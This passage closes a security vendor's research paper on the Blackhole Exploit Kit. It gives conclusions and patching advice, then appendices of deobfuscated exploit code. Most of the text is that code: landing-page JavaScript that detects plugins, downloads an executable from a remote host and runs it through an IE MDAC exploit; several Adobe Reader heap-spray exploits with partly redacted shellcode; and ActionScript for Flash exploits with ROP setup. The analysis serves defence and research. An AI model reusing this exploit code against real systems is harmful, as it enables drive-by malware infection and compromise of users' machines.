Blackhole Exploit kit is one of the most popular and successful crimeware kits we have seen over past two years. Based on our research, some of the major contributing factors towards the rise of this exploit kit in the cybercrime market are:

- The modular exploit structure.
- Quick periodic updates incorporating new 0-day exploit payloads.
- Active support & maintenance.
- Centralized mode of operation & use of commercial tools to protect source code..
- Silent mode of operation in the background.
- Highly customizable & scalable control server.
- Antivirus evasion features.

As we discussed in this paper, some of the major malware families like Cridex, Zeus, Fake AV, and Ransomware are already leveraging BEK Infrastructure and have been very successful with it. We anticipate this kit to evolve further and stay on top with more malware families adopting this successful and proven BEK driven cybercrime business model.

With BEK v2.0 adding support for tracking Mobile Browsers, it won't be surprising to see malware payloads targeting mobile platforms being served by BEK sites in near future.

Botnet spam remains the most active vector for BEK URL's initial delivery mechanism, however we are anticipating more social networking media usage in future for spreading BEK URLs.

It is highly recommended for the end users to keep applications like Java, Adobe Reader, Adobe Flash player, and Operating system updated with latest patches. Dell SonicWALL users are encouraged to keep their security services updated with latest protection.

Appendices:

The exploit scripts have been reformatted and indented for readability.

Appendix (A) - Deobfuscated Blackhole Landing Page Script

```
document.write('<center><h1>Please wait page is loading...</h1></center>
function end_redirect()
{
}
try
{
  var PluginDetect=
  {
    version:"0.7.8",name:"PluginDetect",handler:function(c,b,a)
    ...
  };
  PluginDetect.initScript();
  PluginDetect.getVersion(".");
  pdfver=PluginDetect.getVersion("AdobeReader");
  flashver=PluginDetect.getVersion('Flash');
  javaver=PluginDetect.getVersion('Java','getJavaInfo.jar');
}
catch(e)
{
}
if(typeof pdfver=='string')
{
  pdfver=pdfver.split('.')
}
else
{
  pdfver=[0,0,0,0]
}
if(typeof flashver=='string')
{
  flashver=flashver.split('.')
}
else
{
  flashver=[0,0,0,0]
}
if(typeof javaver=='string')
{
  javaver=javaver.split('.')
}
else
{
  javaver=[0,0,0,0]
}
function spl0()
{
  spl2()
}
function spl2()
{
  var ra4=".//..//dc7ca66.exe",ra3=document.createElement("object");
  ra3.setAttribute("id",ra3);
  ra3.setAttribute("classid","clsid:BD96C556-65A3-11D0-983A-00C04FC29E3
  try
  {
    var ra0=ra3.CreateObject(md+"dod".concat("b.str","eam"),""),ra1=ra3.
    try
    {
      ra2.open("GET","http:/[redacted]/w.php?f=390b2&e=2",false);
```

Initialization & Plugin Detection

IE MDAC Exploit CVE-2006-003

```
      ra2.send();
      ra0.type=1;
      ra0.open();
      ra0.Write(ra2.responseBody);
      ra0.SaveToFile(ra4,2);
      ra0.Close();
    }
    catch(e)
    {
    }
    try
    {
      with(ra1)
      {
        shellexecute(ra4);
      }
    }
    catch(e)
    {
    }
  }
  catch(e)
  {
  }
  spl3()
}
function show_pdf(src)
{
  var pifr=document.createElement('IFRAME');
  pifr.setAttribute('width',1);
  pifr.setAttribute('height',1);
  pifr.setAttribute('src',src);
  document.body.appendChild(pifr)
}
function spl3()
{
  if(pdfver[0]>0&&pdfver[0]<8)
  {
    exec7=0;
    show_pdf('./data/ap1.php?f=390b2')
  }
  else if((pdfver[0]==8)||(pdfver[0]==9&&pdfver[1]<=3))
  {
    exec7=0;
    show_pdf('./data/ap2.php')
  }
  spl4()
}
function spl4()
{
  try
  {
    for(var i=0,m;i<navigator.plugins.length;i++)
    {
      var name=navigator.plugins[i].name;
      if(name.indexOf('Media Player')!=-1)
      {
        m=document.createElement('IFRAME');
        m.setAttribute('src','./data/hhcp.php?c=390b2');
```

PDF Exploits
CVE-2009-4324
CVE-2009-0927
CVE-2008-2992
CVE-2007-5659

PDF Exploit
CVE-2010-0188

Windows Help Center Exploit
CVE-2010-1885

```
            m.setAttribute('width',0);
            m.setAttribute('height',0);
            document.body['appendChild'](m)
          }
        }
      }
      catch(e)
      {
      }
      setTimeout(spl5,1000)
}
function getCN()
{
  return 'data/score.swf'
}
function getBlockSize()
{
  return 1024
}
function getAllocSize()
{
  return 1024 * 1024
}
function getAllocCount()
{
  return 300
}
function getFillBytes()
{
  var a='%u'+'0c0c';
  return a+a;
}
function getShellCode()
{
  if(1)
  {
    return
      [redacted]0fe%u2830%
      [redacted]4%u1c
      [redacted]0840%
      [redacted]0%ud7
      [redacted]7128%
      [redacted]666%ub0
    5%u1811%u1a4a%u4d0e%u1915%u2828";
  }
}
function spl5()
{
  var ver1=flashver[0];
  var ver2=flashver[1];
  var ver3=flashver[2];
  if (((ver1==10&&ver2==0&&ver3>40)||((ver1==10&&ver[redacted]&&ver
  {
    var fname="data/field";
    var Flash_obj="<object classid='clsid:d27cdb6e-ae6d-11cf-96b8-444553
    Flash_obj+="<param name='movie' value='"+fname+".swf' />";
    al="always";
    Flash obj+="<param name=\"allowScriptAccess\" value='"+al+"' />";
```

Functions called by ActionScript in field.swf

Shellcode used by field.swf for Heap Spray

field.swf loads score.swf and attempts CVE-2011-0611

```
    Flash_obj+="<param name='Play' value='0' />";
    Flash_obj+="<embed src='"+fname+".swf' id='swf_id' name='swf_id'";
    Flash_obj+="allowScriptAccess='"+al+"'";
    Flash_obj+="type='application/x-shockwave-flash'";
    Flash_obj+="width='10' height='10'>";
    Flash_obj+="</embed>";
    Flash_obj+="</object>";
    var oSpan=document.createElement("span");
    document.body.appendChild(oSpan);
    oSpan.innerHTML=Flash_obj;
  }
  spl6();
}
function spl6()
{
  var ver1=flashver[0];
  var ver2=flashver[1];
  var ver3=flashver[2];
  var ver4=flashver[3];
  if ((ver1==10&&ver2==3&&ver3==181&&ver4<=23)||(ver1==10&&ver2==3&&ver3
  {
    var fname="data/flash";
    var Flash_obj="<object classid='clsid:D27CDB6E-AE6D-11cf-96B8-444553
    Flash_obj+="<param name='movie' value='"+fname+".swf?info=02e6b15253
    Flash_obj+="<embed src='"+fname+".swf?info=02e6b1525353caa8adb53756b
    pluginspage='http://www.macromedia.com/go/getflashplayer'>";
    Flash_obj+="</embed>";
    Flash_obj+="</object>";
    var oSpan=document.createElement("span");
    document.body.appendChild(oSpan);
    oSpan.innerHTML=Flash_obj;
  }
  spl7();
}
function spl7()
{
  setTimeout(end_redirect,8000);
}
spl0();
```

flash.swf attempts CVE-CVE-2011-2110

Appendix (B) - Deobfuscated Script Embedded in PDF 1

```
bjsg='%u8366%ufce4%u85fc%u75e4%ue934%u335f%u64c0%u408b%u8b30%u0c40%u708b%u561c%u768b%u3308%u66
[redacted]
2434%ue485%u5175%u
%uc503%udb33%ube0f
8b%u8d4b%uec46%u54
7[redacted]u
%[redacted]3
f[redacted]8
c[redacted]u
%[redacted]270
51%u6a00%u5300%u6a
0cc3%u02eb%u13eb%u
%uec0e%ufe98%u0e8a
35%u3731%u352e%u2e
38%u3739%u772f%u702e%u7068%u663f%u393d%u6437%u3931%u6526%u333d%u0000';
function ezvr(ra,qy)
{
  while(ra.length*2<qy)
  {
    ra+=ra;
  }
  ra=ra.substring(0,qy/2);
  return ra;
}
function bx()
{
  var dkg=new Array();
  var vw=0x0c0c0c0c;
  var addr=0x400000;
  var payload=unescape(bjsg);
  var sc_len=payload.length*2;
  var qy=addr-(sc_len+0x38);
  var yarsp=unescape("%u9090%u9090");
  yarsp=ezvr(yarsp,qy);
  var count2=(vw-0x400000)/addr;
  for(var count=0;count<count2;count++)
  {
    dkg[count]=yarsp+payload;
  }
  var overflow=unescape("%u0c0c%u0c0c");
  while(overflow.length<44952)
  {
    overflow+=overflow;
  }
  this.collabStore=Collab.collectEmailInfo(
  {
    subj:"",msg:overflow
  }
  );
}
function printf()
{
  nop=unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
  var payload=unescape(bjsg);
  heapblock=nop+payload;
  bigblock=unescape("%u0A0A%u0A0A");
  headersize=20;
  spray=headersize+heapblock.length;
  while(bigblock.length<spray)
  {
    bigblock+=bigblock;
  }
  fillblock=bigblock.substring(0,spray);
  block=bigblock.substring(0,bigblock.length-spray);
  while(block.length+spray<0x40000)
  {
    block=block+block+fillblock;
  }
  mem=new Array();
```

Shellcode used in Heap Spray

Attempts CVE-2007-5659 in Collab.collectEmailInfo

Attempts CVE-2008-2992 in util.printf

```
  for(i=0;i<1400;i++)
  {
    mem[i]=block+heapblock;
  }
  var
  num=1299999999999999999988888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
  8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
  8888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888888
  88888888888888888888888;
  util.printf("%45000f",num);
}
function geticon()
{
  var arry=new Array();
  if(app.doc.Collab.getIcon)
  {
    var payload=unescape(bjsg);
    var hWq500CN=payload.length*2;
    var qy=0x400000-(hWq500CN+0x38);
    var yarsp=unescape("%u9090%u9090");
    yarsp=ezvr(yarsp,qy);
    var p5AjK65f=(0x0c0c0c0c-0x400000)/0x400000;
    for(var vqcQD96y=0;vqcQD96y<p5AjK65f;vqcQD96y++)
    {
      arry[vqcQD96y]=yarsp+payload;
    }
    var tUMhNbGw=unescape("%09");
    while(tUMhNbGw.length<0x4000)
    {
      tUMhNbGw+=tUMhNbGw;
    }
    tUMhNbGw="N."+tUMhNbGw;
    app.doc.Collab.getIcon(tUMhNbGw);
  }
}
aPlugins=app.plugIns;
var sv=parseInt(app.viewerVersion.toString().charAt(0));
for(var i=0;i<aPlugins.length;i++)
{
  if(aPlugins[i].name=='EScript')
  {
    var lv=aPlugins[i].version;
  }
}
if((lv==9)||((sv==8)&&(lv<=8.12)))
{
  geticon();
}
else if(lv==7.1)
{
  printf();
}
else if(((sv==6)||(sv==7))&&(lv<7.11))
{
  bx();
}
else if((lv>=9.1)||(lv<=9.2)||(lv>=8.13)||(lv<=8.17))
{
  function a()
  {
    util.printd('p@11111111111111111111111 : yyyy111',new Date());
  }
  var h=app.plugIns;
  for(var f=0;f<h.length;f++)
  {
    if(h[f].name=='EScript')
    {
      var i=h[f].version;
```

Attempts CVE-2009-0927 in Colllab.getIcon

Selects appropriate exploit based on version of Adobe

```
    }
  }
  if((i>8.12)&&(i<8.2))
  {
    c=new Array();
    var d=unescape('%u9090%u9090');
    var e=unescape(bjsg);
    while(d.length<=0x8000)
    {
      d+=d;
    }
    d=d.substr(0,0x8000-e.length);
    for(f=0;f<2900;f++)
    {
      c[f]=d+e;
    }
    a();
    a();
    try
    {
      this.media.newPlayer(null);
    }
    catch(e)
    {
    }
    a();
  }
}
```

Attempts CVE-2009-4324 in media.newPlayer

Appendix (C) - Deobfuscated Script Embedded in PDF 2

```
var padding;
var bbb, ccc, ddd, eee, fff, ggg, hhh;
var pointers_a, i;
var x = new Array();
var y = new Array();
var
_11="
00000001239804a6420600f000400004141414141414141"+event.target.title;
var
_12="
00000007188804a6420600f000400004141414141414141"+event.target.title;
_13=app;
_14=new Array();
function _15()
{
  var _16=_13.viewerVersion.toString();
  _16=_16.replace('.','');
  while(_16.length<4)_16+='0';
  return parseInt(_16,10)
}
function _17(_18,_19)
{
  while(_18.length*2<_19)_18+=_18;
  return _18.substring(0,_19/2)
}
function _I0(_I1)
{
  _I1=unescape(_I1);
  roteDak=_I1.length*2;
  dakRote=unescape('%u9090');
  spray=_17(dakRote,0x2000-roteDak);
  loxWhee=_I1+spray;
  loxWhee=_17(loxWhee,524098);
  for(i=0; i < 400; i++)_14[i]=loxWhee.substr(0,loxWhee.length-1)+dakRote;
}
function _I2(_I1,len)
{
  while(_I1.length<len)_I1+=_I1;
  return _I1.substring(0,len)
}
function _I3(_I1)
{
  ret='';
  for(i=0;i<_I1.length;i+=2)
  {
    b=_I1.substr(i,2);
    c=parseInt(b,16);
    ret+=String.fromCharCode(c);
  }
  return ret
}
function _ji1(_I1,_I4)
{
  _I5='';
  for(_I6=0;_I6<_I1.length;_I6++)
  {
    _19=_I4.length;
    _I7=_I1.charCodeAt(_I6);
    _I8=_I4.charCodeAt(_I6%_19);
    _I5+=String.fromCharCode(_I7^_I8);
  }
  return _I5
}
function _I9(_I6)
{
  _j0=_I6.toString(16);
  _j1=_j0.length;
```

Shellcode used in Heap Spray

```
  _I8=(_j1%2)?'0'+_j0:_j0;
  return _I8
}
function _j2(_I1)
{
  _I8='';
  for(_I6=0;_I6<_I1.length;_I6+=2)
  {
    _I8+='%u';
    _I8+=_I9(_I1.charCodeAt(_I6+1));
    _I8+=_I9(_I1.charCodeAt(_I6))
  }
  return _I8
}
function _j3()
{
  _j4=_l5();
  if(_j4<9000)
  {
    _j5='o+uASjgggkpuL4BK/////wAAAABAAAAAAAAAAAAQAAAAAAAAfhaASiAgYA98EIBK';
    _j6=_l1;
    _j7=_I3(_j6)
  }
  else
  {
    _j5='kB+ASjiQhEp9foBK/////wAAAABAAAAAAAAAAAAQAAAAAAAAYxCASiAgYA/fE4BK';
    _j6=_l2;
    _j7=_I3(_j6)
  }
  _j8='SUkqADggAABB';
  _j9=_I2('QUFB',10984);

  _l10='QQcAAAEDAAEAAAAwIAAAAQEDAAEAAAABAAAAAwEDAAEAAAABAAAABgEDAAEAAAABAAAAEQEEAAEAAAAIAAAAFw
  EEAAEAAAAwIAAAUAEDAMwAAACSIAAAAAAAAAAAMDAj/////';
  _l11=_j8+_j9+_l10+_j5;
  _l12=_ji1(_j7,'');
  if(_l12.length%2)_l12+=unescape('%00');
  _l13=_j2(_l12);
  with(
  {
    k:_l13
  }
  )_I0(k);
  ImageField1.rawValue=_l11
}
_j3()
```

Attempts CVE-2010-0188 LibTIFF integer overflow exploit

Appendix (D) - ActionScript for field.swf

```
package{
    import flash.display.*;
    public class Spray extends Sprite{
        static var allocs:Array;
        static var u:Object = unescape;
        public function Spray(){
            var _loc_1:* = undefined;
            var _loc_2:* = undefined;
            var _loc_3:* = 0;
            var _loc_14:* = ExternalInterface;
            var _loc_4:* = _loc_14.ExternalInterface["call"]("getCN");
            var _loc_14:* = ExternalInterface;
            var _loc_5:* = _loc_14.ExternalInterface["call"]("getBlockSize");
            var _loc_14:* = ExternalInterface;
            var _loc_6:* = _loc_14.ExternalInterface["call"]("getAllocSize");
            var _loc_14:* = ExternalInterface;
            var _loc_7:* = _loc_14.ExternalInterface["call"]("getAllocCount");
            var _loc_8:* = new Loader();
            var _loc_9:* = new URLRequest(_loc_4);
            var _loc_10:* = new ByteArray();
            var _loc_11:* = new ByteArray();
            var _loc_14:* = _loc_10;
            var _loc_15:* = ExternalInterface;
            _loc_14._loc_10["writeMultiByte"](u(_loc_15.ExternalInterface["call"]("getFillBytes")),
            "utf-16");
            var _loc_14:* = _loc_10;
            var _loc_15:* = ExternalInterface;
            _loc_14._loc_10["writeMultiByte"](u(_loc_15.ExternalInterface["call"]("getFillBytes")),
            "utf-16");
            var _loc_14:* = _loc_11;
            var _loc_15:* = ExternalInterface;
            _loc_14._loc_11["writeMultiByte"](u(_loc_15.ExternalInterface["call"]("getShellCode")),
            "utf-16");
            var _loc_12:* = new ByteArray();
            var _loc_13:* = new ByteArray();
            allocs = new Array();
            _loc_3 = 0;
            while (_loc_3 < _loc_7){
                allocs.push(new ByteArray());
                _loc_3++;
            }
            _loc_12.length = _loc_5;
            _loc_12["position"] = 2 - 2;
            while (_loc_12.bytesAvailable > _loc_11.length){
                _loc_12.writeBytes(_loc_10);
            }
            _loc_12["position"] = _loc_5 - _loc_11.length;
            _loc_12.writeBytes(_loc_11);
            _loc_13.length = _loc_6;
            _loc_13["position"] = 3 - 3;
            while (_loc_13.bytesAvailable >= _loc_5){
                _loc_13.writeBytes(_loc_12);
            }
            _loc_3 = 0;
            while (_loc_3 < _loc_7){
                allocs[_loc_3].writeBytes(_loc_13);
                _loc_3++;
            }
            _loc_8.load(_loc_9);
            this.addChild(_loc_8);
            return;
        }// end function

    }
```

getCN() returns path to score.swf which contains exploit code for CVE-2011-0611 Object type confusion exploit

Calls other external functions in exploit JavaScript to prepare payload for heap spray

Appendix (E) - ActionScript for flash.swf

```
package{
    import flash.display.*;
    import flash.events.*;
    import flash.net.*;
    import flash.utils.*;

    public class Main extends MovieClip{
        public var content:ByteArray;
        public var pobj:uint;
        public var code:ByteArray;
        public var baseaddr:uint;
        public var content_len:uint;
        public var xchg_eax_esp_ret:uint;
        public var xchg_eax_esi_ret:uint;
        public var pop_eax_ret:uint;
        public var VirtualAlloc:uint;
        public var jmp_eax:uint;
        public var pop_ecx:uint;
        public var mov_eax_ecx:uint;
        public var inc_eax_ret:uint;
        public var dec_eax_ret:uint;
        public var to_eax:uint;
        public var virtualprotect:uint;

        public function Main(){
            var i:uint;
            var loader:URLLoader;
            var onLoadComplete:Function;
            onLoadComplete = function (event:Event) : void{
                var _loc_3:* = undefined;
                content = loader.data;
                i = 0;
                while (i < content.length){

                    content[i] = content[i] ^ 122;
                    _loc_3 = i + 1;
                    i = _loc_3;
                }
                content.uncompress();
                content_len = content.length;
                var _loc_2:* = new ByteArray();
                code = _loc_2;
                _loc_2.position = 1024 * 1024;
                _loc_2.writeInt(2053274210);
                _loc_2.writeInt(2053339747);
                _loc_2.writeInt(2053405283);
                _loc_2.writeObject(_loc_2);
                exploit(_loc_2, _loc_2);
                trace(_loc_2.length);
                return;
            }// end function
            ;
            var param:* = root.loaderInfo.parameters;
            var t_url:* = this.hexToBin(param["in" + "fo"]);
            while (i < t_url.length) {

                t_url[i] = t_url[i] ^ 122;
                i = (i + 1);
            }
            t_url.uncompress();
            var error_arr:* = new ByteArray();
            error_arr.writeByte(2053208673);
            error_arr.writeObject(error_arr);
            var browser:* = ExternalInterface.call("ev" + "al",                    .userA" +
            "gent");
            if (!(browser.toLowerCase().indexOf("ms" + "ie") >
            browser.toLowerCase().indexOf("fir" + "efox") > 0)){
```

info parameter is passed externally from JavaScript and contains encrypted link to malware

XOR info parameter with 122 and uncompress

Error if userAgent is not IE or Firefox

```
        error_arr.uncompress();
    }
    if (Capabilities.isDebugger || Capabilities.supports64BitProcesses ||
    Capabilities.isEmbeddedInAcrobat){
        error_arr.uncompress();
    }
    var url_str:* = String(t_url);
    loader = new URLLoader();
    loader.dataFormat = URLLoaderDataFormat.BINARY;
    loader.addEventListener(Event.COMPLETE, onLoadComplete);
    loader.load(new URLRequest(t_url.toString()));
    return;
}// end function

public function hexToBin(param1:String) : ByteArray{
    var _loc_2:* = null;
    var _loc_3:* = new ByteArray();
    var _loc_4:* = param1.length;
    var _loc_5:* = 0;
    _loc_3.endian = Endian.LITTLE_ENDIAN;
    while (_loc_5 < _loc_4){

        _loc_2 = param1.charAt(_loc_5) + param1.charAt((_loc_5 + 1));
        _loc_3.writeByte(parseInt(_loc_2, 16));
        _loc_5 = _loc_5 + 2;
    }
    return _loc_3;
}// end function

public function exploit(... args) : void
{
    args = 0;
    var _loc_3:* = new Number(parseFloat(String(args[1073741841])));
    var _loc_4:* = new ByteArray();
    new ByteArray().position = 0;
    _loc_4.writeDouble(_loc_3);
    var _loc_5:* = _loc_4[0] * 16777216 + _loc_4[1] * 65536 + _loc_4[2] * 256 +
    _loc_4[3];
    this.baseaddr = _loc_5;
    this.code.position = 0;
    this.code.endian = Endian.LITTLE_ENDIAN;
    this.code.writeInt((this.pobj - 1) + 16 + 1024 * 4 * 100);
    this.code.endian = Endian.BIG_ENDIAN;
    this.code.writeUnsignedInt(1094861636);
    this.code.writeUnsignedInt(1094861636);
    this.code.writeUnsignedInt(1162233672);
    args = 0;
    while (args < 1024 * 100)
    {

        this.code.writeUnsignedInt(1094795585);
        args = args + 1;
    }
    if (Capabilities.version.toLowerCase() == "win 10,3," + "181,14" ||
    Capabilities.version.toLowerCase() == "win 10,3,181,22" || Capabilities.version.toLowerCase()
    "win 10,3,181,23")
    {
        if (Capabilities.version.toLowerCase() == "win 1" + "0,3,181,14")
        {
            if (Capabilities.playerType.toLowerCase() == "acti" + "vex")
            {
                //Create ROP target
            }
            if (Capabilities.playerType.toLowerCase() == "p" + "lug" + "in")
            {
                //Create ROP target
            }
```

Error if flash is debugger version or if process is 64 bit or if ActionScript is embedded in Acrobat

Convert info parameter from hexadecimal to binary string

Determine target addresses and create payload based on further version and plugin checks. Attempts CVE-2011-2110 Array indexing vulnerability

```
                    if (!(Capabilities.playerType.toLowerCase() == "p" + "lug" + "in" ||
                    Capabilities.playerType.toLowerCase() == "ac" + "tivex"))
                    {
                        this.code.uncompress();
                    }
                }
                if (Capabilities.version.toLowerCase() == "wi" + "n 10,3,18" + "1,22")
                {
                    if (Capabilities.playerType.toLowerCase() == "ac" + "tive" + "x")
                    {
                        this.code.uncompress();
                    }
                    if (Capabilities.playerType.toLowerCase() == "pl" + "ug" + "in")
                    {
                        //Create ROP target
                    }
                    if (!(Capabilities.playerType.toLowerCase() == "pl" + "ugin" ||
                    Capabilities.playerType.toLowerCase() == "activex"))
                    {
                        this.code.uncompress();
                    }
                }
                if (Capabilities.version.toLowerCase() == "win" + " 10,3,181" + ",23")
                {
                    if (Capabilities.playerType.toLowerCase() == "act" + "ive" + "x")
                    {
                        //Create ROP target
                    }
                    if (Capabilities.playerType.toLowerCase() == "pl" + "ugin")
                    {
                        this.code.uncompress();
                    }
                    if (!(Capabilities.playerType.toLowerCase() == "plu" + "gin" ||
                    Capabilities.playerType.toLowerCase() == "activex"))
                    {
                        this.code.uncompress();
                    }
                }
            }
            else
            {
                this.code.uncompress();
            }
...
```

References

1. http://www.ic3.gov/media/2012/120420.aspx
2. http://www.xylibox.com/2011/06/overview-of-blackhole-exploit-kit-v110.html
3. http://www.xylibox.com/2012/02/blackhole-v122.html
4. http://malware.dontneedcoffee.com/2012/09/blackhole2.0.html
5. http://blog.unmaskparasites.com/2012/06/22/runforestrun-and-pseudo-random-domains/
6. http://blog.unmaskparasites.com/2012/07/26/runforestrun-now-encrypts-legitimate-js-files/
7. http://cve.mitre.org/
8. http://www.adobe.com/content/dam/Adobe/en/devnet/acrobat/pdfs/js_api_reference.pdf
9. http://partners.adobe.com/public/developer/en/tips/lc_viewer_version.pdf
10. http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/index.html
11. https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=471
12. https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=460
13. https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=452
14. https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=449
15. https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=421
16. https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=414
17. https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=412